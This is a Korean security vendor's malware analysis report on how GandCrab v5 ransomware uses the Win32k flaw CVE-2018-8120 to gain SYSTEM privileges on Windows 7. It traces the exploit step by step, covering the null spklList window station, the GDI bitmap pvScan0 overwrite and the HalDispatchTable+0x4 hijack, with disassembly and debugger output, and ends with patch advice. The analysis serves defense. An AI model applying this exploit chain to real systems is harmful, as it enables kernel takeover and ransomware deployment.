MALWARE ANALYSIS REPORT

No.18 | 2019 년 01 월

랜섬웨어 갠드크랩 V.5 의 귀사 PC 최상위 관리자 권한 탈취방법 분석

- CVE-2018-8120 취약점 이용

(주) 소만사 악성코드 분석 센터

목 차

1. 개 요

1.1 CVE-2018-8120

Win32k 커널 모듈에서 널 포인터 역참조로 인해서 발생한 권한 상승 취약점이다.

내부 함수에서널 포인터에 대한 처리를 적절하게 하지 못하여

할당되지 않은 특정 주소의 메모리를 참조하게 되어 발생한다.

이 취약점의 악용에 성공한 공격자는 커널 모드에서 임의의 코드를 실행할 수 있다.

이렇게 되면 공격자는 시스템에 프로그램을 설치하거나,

낮은 권한에서 접근하기 힘든 데이터를 변경하거나 삭제할 수 있고,

모든 사용자 권한이 있는 새로운 계정을 만들 수 있다.

해당 취약점은 2018년 5월 패치에서 수정되었다.

영향을 받는 시스템은 Windows 7 sp1, Windows Server 2008 sp2, Windows Server 2008 R2 sp1 이다. (https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8120)

2. 분 석

커널 함수인 SetImeInfoEx에 취약점이 존재하며,
함수 내부에서 사용하는 tagWINDOWSTATION 오브젝트의 spklList 값이
NULL인 경우를 체크하지 않아 발생한다.
이번 보고서에서는 해당 취약점과 GandCrab 랜섬웨어 권한 상승 악용 사례에 대해 정리한다.

- 분석 환경 : 분석 및 디버깅 프로세스는 Windows 7 x86에서 수행된다.

2.1 취약점 발생 원리

취약점이 발생한 SetImeInfoEx의 호출 구조를 확인하면 아래 [그림 1]과 같다.

```
1 signed int __stdcall NtUserSetImeInfoEx(const void *a1)
2 {
3   signed int v1; // esi@2
4   int v2; // ecx@3
5   char v3; // al@5
6   signed int winSta; // eax@5
7   char v6; // [sp+10h] [bp-178h]@5
8   CPPEH_RECORD ms_exc; // [sp+170h] [bp-18h]@3
9
10  UserEnterUserCritSec();
11  if ( *(_BYTE *)gpsi & 4 )
12  {
13    ms_exc.registration.TryLevel = 0;
14    v2 = (int)a1;
15    if ( (unsigned int)a1 >= W32UserProbeAddress )
16      v2 = W32UserProbeAddress;
17    v3 = *(_BYTE *)v2;
18    qmemcpy(&v6, a1, 0x15Cu);                   // imeInfoEx
19    ms_exc.registration.TryLevel = -2;
20    winSta = _GetProcessWindowStation(0);       // window station
21    v1 = SetImeInfoEx(winSta, &v6);
22  }
23  else
24  {
25    UserSetLastError(0x78);
26    v1 = 0;
27  }
28  UserSessionSwitchLeaveCrit();
29  return v1;
30 }
```

[그림 1] NtUserSetImeInfoEx 함수

SetImeInfoEx는 NtUserSetIneInfoEx 함수에서 호출되는데,
이때 매개변수로 전달받은 IMEINFOEX 정보와
함수 내부에서 현재 프로세스의 Window Station을 구하여 SetImeInfoEx에 인자로 넘겨준다.

```
1 signed int __stdcall SetImeInfoEx(signed int winsta, const void *imeInfoEx)
2 {
3   signed int result; // eax@1
4   int pkl; // eax@2
5   int piiex; // eax@7
6
7   result = winsta;
8   if ( winsta )
9   {
10    pkl = *(_DWORD *)(winsta + 0x14);           // winSta->spklList
11    while ( *(_DWORD *)(pkl + 0x14) != *(_DWORD *)imeInfoEx )// pkl->hkl != imeInfoEx->hkl
12    {
13      pkl = *(_DWORD *)(pkl + 8);
14      if ( pkl == *(_DWORD *)(winsta + 0x14) )
15        return 0;
16    }
17    piiex = *(_DWORD *)(pkl + 0x2C);            // pkl->piiex
18    if ( !piiex )
19      return 0;
20    if ( !*(_DWORD *)(piiex + 0x48) )           // piiex->fLoadFlag
21      qmemcpy((void *)piiex, imeInfoEx, 0x15Cu);
22    result = 1;
23  }
24  return result;
25 }
```

[그림 2] SetImeInfoEx 함수

```
kd> dt win32k!tagWINDOWSTATION
   +0x000 dwSessionId      : Uint4B
   +0x004 rpwinstaNext     : Ptr32 tagWINDOWSTATION
   +0x008 rpdeskList       : Ptr32 tagDESKTOP
   +0x00c pTerm            : Ptr32 tagTERMINAL
   +0x010 dwWSF_Flags      : Uint4B
   +0x014 spklList         : Ptr32 tagKL
   +0x018 ptiClipLock      : Ptr32
   +0x01c ptiDrawingClipboard : Pt
   +0x020 spwndClipOpen    : Ptr32
   +0x024 spwndClipViewer  : Ptr32
   +0x028 spwndClipOwner   : Ptr32
   +0x02c pClipBase        : Ptr32
   +0x030 cNumClipFormats  : Uint4
   +0x034 iClipSerialNumber : Uint
   +0x038 iClipSequenceNumber : Ui
   +0x03c spwndClipboardListener :
   +0x040 pGlobalAtomTable : Ptr32
   +0x044 luidEndSession   : _LUID
   +0x04c luidUser         : _LUID
   +0x054 psidUser         : Ptr32
```

```
kd> dt win32k!tagKL
   +0x000 head             : _HEAD
   +0x008 pklNext          : Ptr32 tagKL
   +0x00c pklPrev          : Ptr32 tagKL
   +0x010 dwKL_Flags       : Uint4B
   +0x014 hkl              : Ptr32 HKL__
   +0x018 spkf             : Ptr32 tagKBDFILE
   +0x01c spkfPrimary      : Ptr32 tagKBDFILE
   +0x020 dwFontSigs       : Uint4B
   +0x024 iBaseCharset     : Uint4B
   +0x028 CodePage         : Uint2B
   +0x02a wchDiacritic     : Wchar
   +0x02c piiex            : Ptr32 tagIMEINFOEX
   +0x030 uNumTbl          : Uint4B
   +0x034 pspkfExtra       : Ptr32 Ptr32 tagKBDFILE
   +0x038 dwLastKbdType    : Uint4B
   +0x03c dwLastKbdSubType : Uint4B
   +0x040 dwKLID           : Uint4B
```

[그림 3] tagWINDOWSTATION 구조

호출된 SetImeInfoEx는 [그림 2]와 같이 tagWINDOWSTATION 오브젝트의 0x014 즉 spklList 값을 참조하여 spklList->hkl 값과 매개변수로 전달받은 IMEINFOEX->hkl(0x14) 값이 일치하는 것을 찾아 spklList->piiex(0x2c)에 저장되어 있는 주소로 전달받은 IMEINFOEX 전체를 복사하는 기능을 한다.

이때 만약 참조하는 spklList 값이 NULL일 경우에 <0x014> 주소를 직접적으로 참조하게 되어 해당 주소의 메모리가 할당되어 있지 않다면 system exception이 발생하게 된다.

이러한 취약점을 이용하여 아래 [그림 4]처럼
<0x14>와 <0x2c>주소에 원하는 값을 미리 넣어 놓게 되면 system exception 없이
공격자가 전달한 임의의 값을 커널 모드에서 특정 메모리 영역에 복사할 수 있다.

```
kd> dd 0
00000000  00000000 00000000 00000000 00000000
00000010  00000000 fe1db038 00000000 00000000
00000020  00000000 00000000 00000000 fe943d54
00000030  00000000 00000000 00000000 00000000
00000040  00000000 00000000 00000000 00000000
```

[그림 4] 0x14, 0x2c 메모리 할당

```
kd> dt tagWINDOWSTATION 0x86960bb0
win32k!tagWINDOWSTATION
   +0x000 dwSessionId      : 2
   +0x004 rpwinstaNext     : (null)
   +0x008 rpdeskList       : (null)
   +0x00c pTerm            : 0x91093de0 tagTERMINAL
   +0x010 dwWSF_Flags      : 4
   +0x014 spklList         : (null)
   +0x018 ptiClipLock      : (null)
   +0x01c ptiDrawingClipboard : (null)
   +0x020 spwndClipOpen    : (null)
   +0x024 spwndClipViewer  : (null)
   +0x028 spwndClipOwner   : (null)
   +0x02c pClipBase        : (null)
   +0x030 cNumClipFormats  : 0
   +0x034 iClipSerialNumber : 0
   +0x038 iClipSequenceNumber : 0
   +0x03c spwndClipboardListener : (null)
   +0x040 pGlobalAtomTable : 0xa1af7810 Void
   +0x044 luidEndSession   : _LUID
   +0x04c luidUser         : _LUID
   +0x054 psidUser         : (null)
```

[그림 5] 새로 생성된 tagWINDOWSTATION

CreatewindowStationW 함수를 이용하여 새로운 Station을 생성하고
tagWINDOWSTATION 오브젝트를 확인하면 [그림 5]와 같이
기본적으로 spklList 값이 NULL로 셋팅되는 것을 확인할 수 있다.
실제 악용 사례에서도 이러한 특성을 이용하여 새로운 Station을 생성하여
현재 프로세스를 등록하는 방식을 활용한다.

2.2 취약점 이용 권한 상승

GandCrab v5.0에서 권한 상승을 위해서 해당 취약점을 이용하고 있으며,
Bitmap 객체 내부의 SURFACE 구조체 멤버 Surfobj->pvScan0 값을
공격자가 원하는 임의의 값으로 변경하는데 사용된다.

```
004015DF   $  8B75 08      MOV ESI,DWORD PTR SS:[EBP+8]      ,
004015E2   .  A1 C8364200  MOV EAX,DWORD PTR DS:[4236C8]     0x1226;  // NtUserSetImeInfoEx
004015E7   .  BA 0003FE7F  MOV EDX,7FFE0300                  KiFastSystemCall
004015EC   .  FF12         CALL DWORD PTR DS:[EDX]
004015EE   .  C2 0400      RETN 4
```

[그림 6] 취약점 발생 코드

임의의 IMEINFOEX 정보를 구성한 후 NtUserSetImeInfoEx를 호출한다.

그 결과 SetImeInfoEx에서 익스플로잇이 발생하여 Bitmap 객체의 Surfobj->pvScan0 값을 변경하게 된다.

권한 상승을 위한 전체적인 동작 구성은 아래와 같다.

1) NtQueryIntervalProfile 함수를 이용한 shellcode 실행

```
kd> uf /c NtQueryIntervalProfile
nt!NtQueryIntervalProfile (82f612d3)
  nt!NtQueryIntervalProfile+0x7 (82f612da):
    call to nt!_SEH_prolog4 (82cd4b48)
  nt!NtQueryIntervalProfile+0x6b (82f6133e):
    call to nt!KeQueryIntervalProfile (82f1f6e5)
  nt!NtQueryIntervalProfile+0x93 (82f61366):
    call to nt!_SEH_epilog4 (82cd4b8d)
```

```
nt!KeQueryIntervalProfile+0x14:
82f1f6f9 8945f0          mov     dword ptr [ebp-10h],eax
82f1f6fc 8d45fc          lea     eax,[ebp-4]
82f1f6ff 50              push    eax
82f1f700 8d45f0          lea     eax,[ebp-10h]
82f1f703 50              push    eax
82f1f704 6a0c            push    0Ch
82f1f706 6a01            push    1
82f1f708 ff15cf3d782     call    dword ptr [nt!HalDispatchTable+0x4 (82d7f3fc)]
82f1f70e 85c0            test    eax,eax
82f1f710 7c0b            jl      nt!KeQueryIntervalProfile+0x38 (82f1f71d)  Branch
```

[그림 7] KeQueryIntervalProfile 함수

NtQueryIntervalProfile 함수의 내부 동작을 확인하면 KeQueryIntervalProfile을 호출한다.
호출된 KeQueryIntervalProfile을 살펴보면
[그림 7]과 같이 nt!HalDispatchTable + 0x4 부분을 호출하는 것을 확인할 수 있다.

[HalDispatchTable 주소 확인]

```
00401A12   .  40          INC EAX
00401A13   .  33C9        XOR ECX,ECX
00401A15   .  0FA2        CPUID
00401A17   .  8906        MOV DWORD PTR DS:[ESI],EAX
00401A19   .  895E 04     MOV DWORD PTR DS:[ESI+4],EBX
00401A1C   .  894E 08     MOV DWORD PTR DS:[ESI+8],ECX
00401A1F   .  8956 0C     MOV DWORD PTR DS:[ESI+C],EDX     Features
00401A22   >  6A 04       PUSH 4
00401A24   .  58          POP EAX                          0012F71C
00401A25   .  6BC0 03     IMUL EAX,EAX,3
00401A28   .  8B4405 E8   MOV EAX,DWORD PTR SS:[EBP+EAX-18]
00401A2C   .  83E0 40     AND EAX,40                       PAE check
```

[그림 8] PAE 확인

- ✓ HalDispatchTable은 PAE(Physical Address Extension)를 지원하는 시스템의 경우 커널 파일(Ntkrnlpa.exe, Ntoskrnl.exe)에 저장된다.
- ✓ PAE 활성화는 cpuid를 이용하여 확인할 수 있다.

```
00401D7C   .  50          PUSH EAX                         HalDispatchTable
00401D7D   .  FF75 F8     PUSH DWORD PTR SS:[EBP-8]        hModule = 02A40000
00401D80   .  FF15 B4514100 CALL DWORD PTR DS:[<&KERNEL32.GetPr GetProcAddress
00401D86   .  8985 78FFFFFF MOV DWORD PTR SS:[EBP-88],EAX
```

```
00401DB4   >  8B45 EC     MOV EAX,DWORD PTR SS:[EBP-14]    ntoskrnlBase
00401DB7   .  0345 B0     ADD EAX,DWORD PTR SS:[EBP-50]    ntoskrnlBase + HalDispatchTable offset
00401DBA   >  5E          POP ESI
00401DBB   .  8BE5        MOV ESP,EBP
```

[그림 9] Kernel land HalDispatchTable

- ✓ Kernel land HalDispatchTable의 주소는 커널 파일 로드 후 User land HalDispatchTable offset을 구하고,

EnumDeviceDrivers 함수를 이용하여 커널 시작 주소를 구하여 더해준다.

```
kd> dds nt!HalDispatchTable 82d7f3fc
82d7f3f8  00000004
82d7f3fc  82c458a2 hal!HaliQuerySystemInformation
kd> u hal!HaliQuerySystemInformation
hal!HaliQuerySystemInformation:
82c458a2 8bff            mov     edi,edi
82c458a4 55              push    ebp
82c458a5 8bec            mov     ebp,esp
82c458a7 81ec10010000    sub     esp,110h
82c458ad a140aac382      mov     eax,dword ptr [hal!__security_cookie (82c3aa40)]
82c458b2 33c5            xor     eax,ebp
82c458b4 8945fc          mov     dword ptr [ebp-4],eax
82c458b7 8b4508          mov     eax,dword ptr [ebp+8]
```

[그림 10] HalDispatchTable + 0x4

상기의 방법으로 HalDispatchTable의 주소를 구해서
[그림 10]의 HalDispatchTable + 0x4 부분을 shellcode 주소로 변조시키면
커널 모드에서 shellcode를 실행시킬 수 있다.

이 과정은 전체적인 동작 구성에서
마지막 부분으로 shellcode가 실행되어 권한 상승이 이루어진다.
밑에서 설명하는 GDI Bitmap 객체 취약점과 CVE-2018-8120 취약점은
HalDispatchTable + 0x4 부분의 값을 shellcode 주소로 변조시키기 위해서 사용되기 때문에
밑의 과정이 선행되고 그 후 이 과정이 동작한다.

2) GDI Bitmap 객체 취약점
해당 취약점은 Bitmap 객체가 생성되었을 때 만들어지는 SURFOBJ->pvScan0을 변경해서
커널 메모리에 대한 읽기, 쓰기가 가능해지는 취약점이다.

```
0040291A   .  50            PUSH EAX                                 ; pData = NULL
0040291B   .  6A 20         PUSH 20                                  ; BitsPerPel = 20 (32.)
0040291D   .  6A 01         PUSH 1                                   ; Planes = 1
0040291F   .  6A 01         PUSH 1                                   ; Height = 1
00402921   .  6A 60         PUSH 60                                  ; Width = 60 (96.)
00402923   .  FF15 8850410( CALL DWORD PTR DS:[<&GDI32.CreateBi      ; CreateBitmap
00402929   .  8945 E0       MOV DWORD PTR SS:[EBP-20],EAX
0040292C   .  8D85 A8FAFFF( LEA EAX,DWORD PTR SS:[EBP-558]
00402932   .  50            PUSH EAX                                 ; pData = NULL
00402933   .  6A 20         PUSH 20                                  ; BitsPerPel = 20 (32.)
00402935   .  6A 01         PUSH 1                                   ; Planes = 1
00402937   .  6A 01         PUSH 1                                   ; Height = 1
00402939   .  6A 60         PUSH 60                                  ; Width = 60 (96.)
0040293B   .  FF15 8850410( CALL DWORD PTR DS:[<&GDI32.CreateBi      ; CreateBitmap
```

[그림 11] Create Bitmap


취약점 이용을 위해서 CreateBitmap함수를 사용하여 2개의 Bitmap 객체를 생성하고
각각의SURFOBJ->pvScan0 값을 구한다.

```
kd> dt _PEB GdiSharedHandleTable 7ffdf000
win32k!_PEB
   +0x094 GdiSharedHandleTable : 0x002b0000 Void
kd> dd 0x002b0000 + (0xBD05025B &0xffff) * 0x10
002b25b0  fe943d28 00000bb8 4005bd05 00000000
002b25c0  fe9e64c8 00000000 40056105 00000000
002b25d0  fe461000 00000000 40055905 00000000
002b25e0  fe9ea008 00000000 4005a505 00000000
002b25f0  fe965da8 00000000 41054005 00000000
002b2600  fe1eed80 000006a4 400a9a0a 001d55a0
002b2610  ffa94820 000006a4 400ab00a 06f38c00
002b2620  ffa5fb30 00000000 40129b12 00000000
```

[그림 12] Bitmap 객체의 kernel 내부 주소


Bitmap 객체의 kernel 내부 주소는 [그림 12]처럼
PEB.GdiSharedHandleTable을 이용하여 구할 수 있다.

- ✓ addr = PEB.GdiSharedHandleTable + (handle & 0xffff) * sizeof(GDICELL)



[그림 13] SURFOBJ

구해진 Bitmap 객체의 주소 <0xfe943d28>를 확인하면
[그림 13]과 같이 SURFOBJ->pvScan0 값을 구할 수 있고,
해당 값은 Bitmap 객체가 가지고 있는 Pixel data를 가리키고 있다.
여기서 취약점을 이용하기 위해서 Bitmap 객체의 pvScan0 값을 아래 [그림 14]와 같이 변경한다.



[그림 14] A pvScan0 값 변경

A bitmap의 pvScan0 값에 B bitmap의 pvScan0 주소를 Overwrite 한다.
최종적으로는 A pvScan0은 B pvScan0을 바라보게 된다.
이 단계에서 A pvScan0에 B bitmap의 pvScan0 주소를 Overwrite 하는 방법으로
CVE-2018-8120 취약점을 이용한다.


```
Breakpoint 0 hit
win32k!SetImeInfoEx:
82480862 8bff            mov     edi,edi
kd> dd 0
00000000  00000000 00000000 00000000 00000000
00000010  00000000 fe1db038 00000000 00000000
00000020  00000000 00000000 00000000 fe943d54
00000030  00000000 00000000 00000000 00000000
00000040  00000000 00000000 00000000 00000000
00000050  00000000 00000000 00000000 00000000
00000060  00000000 00000000 00000000 00000000
00000070  00000000 00000000 00000000 00000000
```

1) compare　　2) Copy

```
kd> dt win32k!tagIMEINFOEX 946f4ab0
   +0x000 hkl              : 0xfe1db038 HKL__
   +0x004 ImeInfo          : tagIMEINFO
   +0x020 wszUIClass       : [16]  ""
   +0x040 fdwInitConvMode  : 0
   +0x044 fInitOpen        : 0n0
   +0x048 fLoadFlag        : 0n0
   +0x04c dwProdVersion    : 0
   +0x050 dwImeWinVersion  : 0
   +0x054 wszImeDescription : [50]  ""
   +0x0b8 wszImeFile       : [80]  ""
   +0x158 fSysWow64Only    : 0y0
   +0x158 fCUASLayer       : 0y0
kd> dx -id 0,0,ffffffff8597c848 -r1 (*((win32k!tagIMEINFO *)0xffffffff946f4ab4))
(*((win32k!tagIMEINFO *)0xffffffff946f4ab4))                 [Type: tagIMEINFO]
    [+0x000] dwPrivateDataSize : 0xfe1db038 [Type: unsigned long]
    [+0x004] fdwProperty       : 0x180 [Type: unsigned long]
    [+0x008] fdwConversionCaps : 0xabcd [Type: unsigned long]
    [+0x00c] fdwSentenceCaps   : 0x6 [Type: unsigned long]
    [+0x010] fdwUICaps         : 0x10000 [Type: unsigned long]
    [+0x014] fdwSCSCaps        : 0x0 [Type: unsigned long]
    [+0x018] fdwSelectCaps     : 0x4800200 [Type: unsigned long]
```

[그림 15] 취약점 발생

<0x14> 주소의 값과 tagIMEINFOEX->hkl 값을 비교하여 일치하면
tagIMEINFOEX 전체를 <0xfe943d54> 주소로 복사한다.



[그림 16] A pvScan0 Overwrite

<0xfe943d54> 주소는 A bitmap의 pvBits 주소이므로 A pvScan0 값까지 Overwrite 된다.

```
00402D8E   .  50            PUSH EAX                          ┌HalDispatchTable + 0x4
00402D8F   .  6A 04         PUSH 4                            │DataSize = 4
00402D91   .  FF75 E0       PUSH DWORD PTR SS:[EBP-20]        │hBitmap = BD05025B
00402D94   .  FF15 8450410( CALL DWORD PTR DS:[<&GDI32.SetBitma└SetBitmapBits
00402D9A   .  8D85 1CFFFFFF LEA EAX,DWORD PTR SS:[EBP-E4]
00402DA0   .  50            PUSH EAX                          ┌Buffer = 00000004
00402DA1   .  6A 04         PUSH 4                            │Size = 4
00402DA3   .  FF75 FC       PUSH DWORD PTR SS:[EBP-4]         │hBitmap = DF050D93
00402DA6   .  FF15 8C504100 CALL DWORD PTR DS:[<&GDI32.GetBitma└GetBitmapBits
00402DAC   .  8D85 34FFFFFF LEA EAX,DWORD PTR SS:[EBP-CC]
00402DB2   .  50            PUSH EAX                          ┌shellcode address
00402DB3   .  6A 04         PUSH 4                            │DataSize = 4
00402DB5   .  FF75 FC       PUSH DWORD PTR SS:[EBP-4]         │hBitmap = DF050D93
00402DB8   .  FF15 8450410( CALL DWORD PTR DS:[<&GDI32.SetBitma└SetBitmapBits
00402DBE   .  C645 C8 4E    MOV BYTE PTR SS:[EBP-38],4E
```

[그림 17] HalDispatchTable + 0x4 변경

pvScan0의 값은 SetBitmapBits 함수로 유저 모드에서 변경할 수 있기 때문에
B pvScan0이 과정1) 의 HalDispatchTable + 0x4 주소를 바라보게 변경하고,
마지막으로 HalDispatchTable + 0x4 주소의 값을 shellcode 주소로 변경하여
NtQueryIntervalProfile 함수를 호출하였을 때 권한 상승 shellcode가 실행되도록 설정한다.

A bitmap

```
kd> dds fe943d28
fe943d28  bd05025b
fe943d2c  00000000
fe943d30  00000000
fe943d34  00000000
fe943d38  00000000
fe943d3c  bd05025b
fe943d40  00000000
fe943d44  00000000
fe943d48  00000060
fe943d4c  00000001
fe943d50  00000180
fe943d54  fe1db038
fe943d58  fe1db038
fe943d5c  00000180
fe943d60  0000abce
fe943d64  00000006
fe943d68  00010000
```

B bitmap

```
kd> dds fe1db038
fe1db038  82d7b3fc nt!HalDispatchTable+0x4
fe1db03c  00000180
fe1db040  000a62b3
fe1db044  00000006
fe1db048  00010000
fe1db04c  00000000
fe1db050  04800200
fe1db054  00000000
```

```
kd> dds nt!HalDispatchTable+0x4
82d7b3fc  004015f1
82d7b400  82c421b4 hal!HalpSetSystemInformation
82d7b404  82f048cb nt!xHalQueryBusSlots
82d7b408  00000000
82d7b40c  82c525ba nt!HalExamineMBR
82d7b410  82dc64e7 nt!IoReadPartitionTable
```

```
kd> uf 004015f1
004015f1 53              push    ebx
004015f2 56              push    esi
004015f3 57              push    edi
004015f4 60              pushad
004015f5 8b15b4364200    mov     edx,dword ptr ds:[4236B4h]
004015fb 648b02          mov     eax,dword ptr fs:[edx]
004015fe 8b15c4364200    mov     edx,dword ptr ds:[4236C4h]
```

Shellcode

[그림 18] HalDispatchTable + 0x4 확인

HalDispatchTable + 0x4 값을 확인하면

기존의 <0x82c418a2> 값이 shellcode 주소 <0x004015f1>로 변경된 것을 확인할 수 있다.

```
00402F09   >  8D85 F8FEFFF  LEA EAX,DWORD PTR SS:[EBP-108]
00402F0F   .  50            PUSH EAX
00402F10   .  68 37130000   PUSH 1337
00402F15   .  FF15 2037420  CALL DWORD PTR DS:[423720]      ntdll.ZwQueryIntervalProfile
```

```
kd> p
nt!KeQueryIntervalProfile+0x23:
82f1b708 ff15fcb3d782    call    dword ptr [nt!HalDispatchTable+0x4 (82d7b3fc)]
kd> t
004015f1 53              push    ebx
```


[그림 19] ZwQueryIntervalProfile 호출

마지막으로 ZwQueryIntervalProfile 함수를 호출하면

과정 1)의 NtQueryIntervalProfile 함수가 호출되어

[그림 19]와 같이 권한 상승 shellcode가 실행되며 프로세스의 권한이 System integrity로 변경된다.

```
00409427   .  50            PUSH EAX                        Subauthority = 6221E0 (6431200.)
00409428   .  FF37          PUSH DWORD PTR DS:[EDI]         pSID = 006221D8
0040942A   .  FF15 0850410  CALL DWORD PTR DS:[<&ADVAPI32.GetSi  GetSidSubAuthority
00409430   .  8B30          MOV ESI,DWORD PTR DS:[EAX]
```



[그림 20] System integrity(0x00004000) 획득

[그림 20]에서 보는 것처럼 프로세스에서 권한을 확인하면
System integrity로 변경된 것을 확인할 수 있다.

2.3 취약점 수정

```
signed int __stdcall SetImeInfoEx(int winsta, const void *imeInfoEx)
{
  signed int result; // eax@2
  int v3; // edx@3
  int pkl; // eax@4
  int piiex; // eax@9

  if ( winsta && (v3 = *(_DWORD *)(winsta + 0x14)) != 0 )
  {
    pkl = *(_DWORD *)(winsta + 0x14);
    while ( *(_DWORD *)(pkl + 0x14) != *(_DWORD *)imeInfoEx )
    {
      pkl = *(_DWORD *)(pkl + 8);
      if ( pkl == v3 )
        return 0;
    }
    piiex = *(_DWORD *)(pkl + 0x2C);
    if ( !piiex )
      return 0;
    if ( !*(_DWORD *)(piiex + 0x48) )
      qmemcpy((void *)piiex, imeInfoEx, 0x15Cu);
    result = 1;
  }
  else
  {
    result = 0;
  }
  return result;
}
```

[그림 21] 취약점 코드 수정

취약점 코드는 2018년 5월 패치에서
[그림 21]과 같이 tagWINDOWSTATION 오브젝트의 spklList 값이
NULL인 경우를 확인하는 것으로 수정되었다.

3. 대 응

1. MS에서 제공하는 보안 업데이트를 실시한다.
   - ✓ https://portal.msrc.microsoft.com/ko-kr/security-guidance/advisory/CVE-2018-8120
   - ✓ 상기 URL에서 정보 확인 및 업데이트 파일을 다운로드 할 수 있다.
   - ✓ 관련 KB번호
     - KB4103718, KB4103712
2. MS 보안 업데이트 설정을 자동으로 설정한다.